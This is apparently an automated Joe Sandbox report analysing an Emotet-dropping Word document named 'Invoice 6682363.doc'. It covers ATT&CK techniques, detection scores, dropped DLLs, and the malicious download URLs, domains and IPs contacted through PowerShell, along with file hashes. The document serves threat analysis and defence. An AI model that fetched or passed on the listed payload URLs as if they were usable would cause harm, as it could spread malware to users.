Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exfiltration Over Bluetooth
Domain Accounts	Scripting 3 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Non-Application Layer Protocol
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	Application Layer Protocol
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 3 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Web Protocols

Behavior Graph





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Invoice 6682363.doc	52%	Virustotal		Browse
Invoice 6682363.doc	46%	Metadefender		Browse
Invoice 6682363.doc	26%	ReversingLabs	Document-Excel.Downloader.Heuristics	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	100%	Joe Sandbox ML		
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	46%	Metadefender		Browse
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	82%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
13.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.1b0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.380000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1b0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.240000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.150000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.170000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.360000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
ofert-al.com	4%	Virusotal		Browse
micronews.eu	5%	Virusotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://micronews.eu/crankshaft-pulley-i5aio/Tlp/	13%	Virusotal		Browse
http://micronews.eu/crankshaft-pulley-i5aio/Tlp/	100%	Avira URL Cloud	malware	
http://190.55.186.229/zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kjfggim2u/66n2ab/ipuz3m08m8x037v8/	0%	Avira URL Cloud	safe	
http://https://micronews.eu/2021/01/24/hello-world/#comment-1	0%	Avira URL Cloud	safe	
http://transal.eu/netgear-wifi-qzv4/1j7XZ/	100%	Avira URL Cloud	malware	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ofert-al.com	0%	Avira URL Cloud	safe	
http://https://micronews.eu/feed/	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-content/themes/twentytwentyone/assets/js/responsive-embeds.js?ver=1.1	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://micronews.eu/	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://micronews.eu/wp-includes/css/dist/block-library/theme.min.css?ver=5.6	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://relatedgrouptest.com/OurTime/culeTFa3v/	100%	Avira URL Cloud	malware	
http://https://micronews.eu/2021/01/24/hello-world/	0%	Avira URL Cloud	safe	
http://https://micronews.eu/wp-json/	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-content/themes/twentytwentyone/assets/css/print.css?ver=1.1	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://micronews.eu/comments/feed/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://micronews.eu/wp-content/themes/twentytwentyone/style.css?ver=1.1	0%	Avira URL Cloud	safe	
http://micronews.eu	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-includes/js/wp-embed.min.js?ver=5.6	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-includes/wlmanifest.xml	0%	Avira URL Cloud	safe	
http://micronews.eu/wp-content/themes/twentytwentyone/assets/js/polyfills.js?ver=1.1	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://www.schmuckfedern.info/reference/0HIBBg8/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://e-wdesign.eu/wood-stove-x7iww/R1SMs1v/	100%	Avira URL Cloud	malware	
http://micronews.eu/wp-includes/css/dist/block-library/style.min.css?ver=5.6	0%	Avira URL Cloud	safe	
http://ofert-al.com/wp-content/t9hVViBde/	100%	Avira URL Cloud	malware	
http://https://www.schmuckfedern.info/reference/0HIBBg8/P	100%	Avira URL Cloud	malware	
http://https://micronews.eu/xmlrpc.php?rsd	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ofert-al.com	93.119.104.27	true	true	4%, Virustotal, Browse	unknown
micronews.eu	93.119.104.27	true	true	5%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://micronews.eu/krankshaft-pulley-i5aio/TIp/	true	13%, Virustotal, Browse - Avira URL Cloud: malware	unknown
http://190.55.186.229/zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kfggim2u/66n2ab/ipuz3m08m8x037v8/	true	Avira URL Cloud: safe	unknown
http://ofert-al.com/wp-content/t9hVViBde/	true	Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 0000000A.00000000 2.2138437202.0000000001D80000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.00000000 2.2108466850.0000000001C00000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105366443.000 0000002030000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2117339120.000000000 1C80000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2127284890.000000000223000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000000 2.2108466850.0000000001C00000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105366443.000 0000002030000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2117339120.000000000 1C80000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2127284890.000000000223000 0.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://micronews.eu/2021/01/24/hello-world/#comment-1	powershell.exe, 00000005.0000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://transal.eu/netgear-wifi-qzv4/1j7XZ/	powershell.exe, 00000005.0000002.2102110583.0000000003ADA000.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://ocsp.sectigo.com0	powershell.exe, 00000005.0000002.2102208067.0000000003C0A000.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://ofert-al.com	powershell.exe, 00000005.0000002.2102208067.0000000003C0A000.00000004.00000001.sdmp	true	Avira URL Cloud: safe	unknown
http://https://api.w.org/	powershell.exe, 00000005.0000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false		high
http://https://micronews.eu/feed/	powershell.exe, 00000005.0000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://micronews.eu/wp-content/themes/twentytwentyone/assets/js/responsive-embeds.js?ver=1.1	powershell.exe, 00000005.0000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2108646155.0000000001DE7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105788606.000000002217000.00000002.000000001.sdmp, rundll32.exe, 00000008.00000002.2117476075.0000000001E67000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127453028.0000000002417000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2138586340.0000000001F67000.00000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2108466850.0000000001C00000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105366443.000000002030000.00000002.000000001.sdmp, rundll32.exe, 00000008.00000002.2117339120.0000000001C80000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127284890.0000000002230000.00000002.00000001.sdmp	false		high
http://https://micronews.eu/	powershell.exe, 00000005.0000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2108646155.0000000001DE7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105788606.000000002217000.00000002.000000001.sdmp, rundll32.exe, 00000008.00000002.2117476075.0000000001E67000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127453028.0000000002417000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2138586340.0000000001F67000.00000002.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.0000002.2102208067.0000000003C0A000.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://micronews.eu/wp-includes/css/dist/block-library/theme.min.css?ver=5.6	powershell.exe, 00000005.0000002.2102193872.0000000003BE6000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2108646155.0000000001DE7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105788606.000000002217000.00000002.000000001.sdmp, rundll32.exe, 00000008.00000002.2117476075.0000000001E67000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127453028.0000000002417000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2138586340.0000000001F67000.00000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://relatedgrouptest.com/OurTime/culeTFa3v/	powershell.exe, 00000005.00000002.2102110583.000000003ADA000.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	powershell.exe, 00000005.00000002.2094837855.0000000024B000.0.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2118008797.000000002790000.00000002.00000001.sdmp	false		high
http://https://micronews.eu/2021/01/24/hello-world/	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://https://wordpress.org/	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false		high
http://https://micronews.eu/wp-json/	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://micronews.eu/wp-content/themes/twentytwentyone/assets/css/print.css?ver=1.1	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://https://micronews.eu/comments/feed/	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2102208067.0000000003C0A00.0.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://micronews.eu/wp-content/themes/twentytwentyone/style.css?ver=1.1	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2108466850.000000001C00000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105366443.000000002030000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2117339120.000000001C80000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2127284890.00000000223000.0.00000002.00000001.sdmp	false		high
http://micronews.eu	powershell.exe, 00000005.00000002.2102110583.0000000003ADA00.0.00000004.00000001.sdmp	true	Avira URL Cloud: safe	unknown
http://micronews.eu/wp-includes/js/wp-embed.min.js?ver=5.6	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://micronews.eu/wp-includes/wlmanifest.xml	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://micronews.eu/wp-content/themes/twentytwentyone/assets/js/polyfills.js?ver=1.1	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2102208067.0000000003C0A00.0.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://www.schmuckfedern.info/reference/0HIBBg8/	powershell.exe, 00000005.00000002.2102110583.0000000003ADA00.0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2094837855.0000000024B000.0.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2118008797.000000002790000.00000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	low
http://e-wdesign.eu/wood-stove-x7iww/R1SMs1v/	powershell.exe, 00000005.00000002.2102110583.0000000003ADA00.0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://micronews.eu/wp-includes/css/dist/block-library/style.min.css?ver=5.6	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://https://www.schmuckfedern.info/reference/0HIBBg8/P	powershell.exe, 00000005.00000002.2096314239.0000000002CF400.0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://https://micronews.eu/xmlrpc.php?rsd	powershell.exe, 00000005.00000002.2102193872.0000000003BE600.0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
190.55.186.229	unknown	Argentina		27747	TelecentroSAAR	true
93.119.104.27	unknown	Romania		203523	VIRTONO-NETWORKSRO	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343627
Start date:	25.01.2021
Start time:	08:20:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Invoice 6682363.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - GSI enabled (VBA) - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@32/7@2/2

EGA Information:	Successful, ratio: 92.3%
HDC Information:	- Successful, ratio: 28.9% (good quality ratio 27.4%) - Quality average: 71.2% - Quality standard deviation: 25.7%
HCA Information:	- Successful, ratio: 86% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI - Found application associated with file extension: .doc - Found Word or Excel or PowerPoint or XPS Viewer - Found warning dialog - Click Ok - Attach to Office via COM - Scroll down - Close Viewer
Warnings:	Show All - Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe - TCP Packets have been reduced to 100 - Execution Graph export aborted for target powershell.exe, PID 2488 because it is empty - Report size exceeded maximum capacity and may have missing behavior information. - Report size getting too big, too many NtOpenKeyEx calls found. - Report size getting too big, too many NtQueryAttributesFile calls found. - Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:21:39	API Interceptor	1x Sleep call for process: msg.exe modified
08:21:40	API Interceptor	36x Sleep call for process: powershell.exe modified
08:21:54	API Interceptor	417x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
190.55.186.229	certificado.doc	Get hash	malicious	Browse	190.55.186.229/t3u070voc/dhvfsiwa8/4hr1scfgu20pt/iroc8/mlfa/v0pznqop/
	SecuriteInfo.com.Mal.DocDI-K.24054.doc	Get hash	malicious	Browse	190.55.186.229/i9lb srtqcu0eub47zf/
	SecuriteInfo.com.Mal.DocDI-K.32352.doc	Get hash	malicious	Browse	190.55.186.229/jgeu/
	SecuriteInfo.com.Mal.DocDI-K.460.doc	Get hash	malicious	Browse	190.55.186.229/mlqu m5rvy23mcl yw98/bxc1s xq6pyd4l/g lso7yy9y6j /63ww5/j94pvx/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PQWX99943.doc	Get hash	malicious	Browse	190.55.186.229/b0sm4wo0eycy/enwxs3/ch9vx64v/
93.119.104.27	SecuriteInfo.com.Mal.DocDI-K.24054.doc	Get hash	malicious	Browse	micronews.eu/crankshaft-pulley-i5aio/TIpl/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
micronews.eu	SecuriteInfo.com.Mal.DocDI-K.24054.doc	Get hash	malicious	Browse	93.119.104.27

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TelecentroSAAR	certificado.doc	Get hash	malicious	Browse	190.55.186.229
	SecuriteInfo.com.Mal.DocDI-K.24054.doc	Get hash	malicious	Browse	190.55.186.229
	SecuriteInfo.com.Mal.DocDI-K.32352.doc	Get hash	malicious	Browse	190.55.186.229
	SecuriteInfo.com.Mal.DocDI-K.460.doc	Get hash	malicious	Browse	190.55.186.229
	PQWX99943.doc	Get hash	malicious	Browse	190.55.186.229
	dq1J3civ.exe	Get hash	malicious	Browse	186.19.62.249
	malware1.exe	Get hash	malicious	Browse	186.19.26.230
	Astra.x86	Get hash	malicious	Browse	181.45.174.122
	ezkQ0RtL.exe	Get hash	malicious	Browse	186.19.62.249
	14240456646.exe	Get hash	malicious	Browse	186.19.62.249
	GsQzmGULNs.exe	Get hash	malicious	Browse	186.23.189.192
	43mai.exe	Get hash	malicious	Browse	186.19.205.93
	27Label_00384463.doc.js	Get hash	malicious	Browse	181.44.194.254
	363evUVPPrx3.exe	Get hash	malicious	Browse	186.19.196.93
	4Cc4YU01dF.sct	Get hash	malicious	Browse	186.23.49.11
	http://206.189.68.184/xybt_A1sb-SMIX/qFX/Attachments/02_19	Get hash	malicious	Browse	190.55.118.192
	20tex.exe	Get hash	malicious	Browse	186.19.212.93
	01_2019_DTK206094-45.doc	Get hash	malicious	Browse	200.125.113.60
	01_2019_DTK206094-45.doc	Get hash	malicious	Browse	200.125.113.60
	INV236986.doc	Get hash	malicious	Browse	200.125.113.60
VIRTONO-NETWORKSRO	SecuriteInfo.com.Mal.DocDI-K.24054.doc	Get hash	malicious	Browse	93.119.104.27

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0EA89377-30AB-4901-9D2A-3CE504568F55}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0EA89377-30AB-4901-9D2A-3CE504568F55}.tmp	
Malicious:	false
Preview:	

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Invoice 6682363.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Mon Jan 25 15:21:36 2021, length=113152, window=hide
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	4.555461666262037
Encrypted:	false
SSDEEP:	48:8vCn\XT0jF7o9uJm0zsQh2vCn\XT0jF7o9uJm0zsQ/:8i/XojF7o9uo0zsQh2i/XojF7o9uo0zn
MD5:	ECAB5C2CB103C84A3437AA33BF5B573
SHA1:	18D03971C7252C6C1867563E5AEC6236B07EB8D7
SHA-256:	45010F245BF82AE6F39F10BF93CCA0B4C82D4A3CD833419527FBE6F6B4338C0B
SHA-512:	C5DFD7FCE217AAE2359B35E0BC38310E88E03F628DA0DF0E25C917A7A7FC300F74E01F5869A4EC428E66EC08E7808C32568F3CD15A8265636C1A021A26B2D7E
Malicious:	false
Preview:	L.....F.....{.....{.....>6.....P.O.i.....+00.../C:\.....t.1.....QK.X..Users`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-. 2.1.8.1.3....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7 .6.9....p.2.....9R..INVOIC~1.DOC..T.....Q.y.Q.y*...8.....I.n.v.o.i.c.e. .6.6.8.2.3.6.3...d.o.c.....}.....~.8...[.....?J.....C:\Users\..#.....\\284992\Use rs.user\Desktop\Invoice 6682363.doc.*.....\.....\.....\.....\D.e.s.k.t.o.p.\I.n.v.o.i.c.e. .6.6.8.2.3.6.3...d.o.c.....[,LB.)...Ag.....1SPS.XF.L8C....&m.m.....~...S.-.1.- .5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....284992.....D_...3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	4.410628745258447
Encrypted:	false
SSDEEP:	3:M13A9hp20LTKHA9hp2mX13A9hp2v:MFAjGHAvAS
MD5:	7B3630933139EFC67608D6F12518A7B5
SHA1:	7524A91342F5F929185282151958E85233D8A0B1
SHA-256:	F36D41FF3ECB9E930377EE977B4C721082A62C08A251FCB9B368109332F07A41
SHA-512:	A1A6B20CD8C7017B81906D6C2964A3E58DEC9271A859C6BB8EA89FE55F8519EF6D9B20837A088EA813203859F50D2780DB204B6036A012F39E84CB6230B84E/
Malicious:	false
Preview:	[doc]..Invoice 6682363.LNK=0..Invoice 6682363.LNK=0..[doc]..Invoice 6682363.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtl:n:vdsCkWthGciWfQI
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADED9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\Q8SLQGJ1YX7QD0RWZGCI.temp	
